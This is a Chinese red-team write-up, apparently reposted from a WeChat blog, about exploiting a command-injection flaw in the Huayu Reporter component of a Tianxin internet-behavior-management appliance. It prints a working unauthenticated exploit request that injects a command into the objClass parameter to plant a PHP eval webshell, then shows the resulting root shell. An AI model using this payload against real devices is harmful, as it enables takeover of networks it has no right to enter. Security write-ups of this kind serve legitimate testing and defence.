

实战分享——致与我擦肩而过的一个shell

🕒 2025年10月30日 09:24:41 🗨 评论 👁 244 views 字数 834 阅读2分46秒 阅读模式 📄 软件

分享一次因疏忽错失高分的**红队实战**经历，涉及天x信上网行为管理系统漏洞，最终通过POC验证并获取shell权限。

免责声明


```

1. 本文只做技术分享，禁止做未经授权的渗透测试，产生任何的负面影响后果自负，与本文作者即本公众号无关

```

哈喽师傅们，上篇文章小火了一下，今天继续更一个实战，纪念我错失的100分


最近闲来无事，翻看我第一次打红队时，dddd跑出来的漏洞，顺带着温习一下打红队的思路，然后就翻到了这个漏洞



那时候根本没去深入了解这个漏洞，就当个**任意文件读取**就提交了，才给了我10分，顺手就复测了一下



欸？居然还没修复啊，瞬间我的好奇心就上来了，把POC删掉，看看是个什么站



CN-SEC | 中

咦？这是...天x信的上网行为管理系统？怎么会是它，怎么会有这么一个奇怪的任意文件读取？深入了解一波CNVD-2021-41972之后，发现是天x信这个版本的华域的Reporter组件，而这个组件存在任意文件读取漏洞 [漏洞研究报告](#)

但是我在 [搜索](#) 资料时，又发现了...



CT Stack
<https://stack.chaitin.com/detail> · [Translate this page](#) ·

poc-yaml-huayu-reporter-rce - CT Stack 安全社区 - 长亭科技

华域Reporter组件的设备较多，多用于上网行为管理设备的报表系统，该漏洞利用难度低，影响范围较广，无需登录可直接以root权限执行任意命令，从而控制该...



CSDN博客
<https://blog.csdn.net/details> · [Translate this page](#) ·

华域Reporter命令注入漏洞原创

26 Jan 2024 — 该组件的设备较多，多用于上网行为管理设备的报表系统，该漏洞利用难度低，影响范围较广，无需登录可直接以root权限执行任意命令，从而控制该设备，进而控制内网...



知乎专栏
<https://zhuanlan.zhihu.com/> · [Translate this page](#) ·


某安全设备rce漏洞分析(0day和nday)

6 Feb 2023 — 从Nday到0day的一个故事(也不算0day吧),首先来源是华域Reporter命令注入漏洞分析的文章，发现是因为华域Reporter使用了一个组件导致的漏洞，该组件的...


CN-SEC | 中

这我高低不得试一下??找POC来一发!

```
1. GET /view/Behavior/toQuery.php?method=getList&objClass=%0aecho%20%27Junsheng%3C?php%20@eval%28$_POST%5B%27shellpass%27%5D%29;%3E%27%3E/var/www/reporter/view/Behavior/tdakkico.php%0a HTTP/1.1Host: ip:port
```



我凑？还真成功了？！掏出蚁剑一连，直接成功上线



哈哈还是root权限，这下真亏麻了，高危的10分摇身一变100分打底了（内网再嗦一嗦，权限分数据分...哇..



```

当前路径: /var/www/reporter/view/Behavior
磁盘列表: /
系统信息: Linux AD 3.2.60 #7 SMP Tue Nov 20 10:09:56 CST 2018 x86_64
当前用户: root
(*) 输入 ashelp 查看本地命令

```

后面就是痕迹清除，把shell删掉，然后下机了。还是那句话，工具始终是工具，打红队还是要细心再细心呐~不要过度依赖工具~（不过有一说一dddd打红队是

原文首发于微信公众号（咸苹果学安全）：[实战分享——致与我擦肩而过的一个shell](#)


免责声明:文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,本站不承担任何法律及连带责任联系(建议使用企业邮箱或有效邮箱,避免邮件被拦截,联系方式见首页),望知悉。



前沿 | 养龙虾热的智能体安全隐忧



CNNVD | 人工智能重要漏洞通报 (2026年第五期)




iwebsec靶场, 文件上传+文
件包含



跟我零基础跟玩RSC反序列
(3)



互联网协议第 8 版 (IPv8)



VLA安全框架：数据、训练
与部署安全 景

上一篇

论文研读与思考|拆分降噪：SnD ——本地拆分隐私保护大语言模型推理

下一篇

【高危漏洞预警】 Docker Desktop安装程序 DLL劫持漏

深入探索	
软件	>
计算机安全	>
搜索	>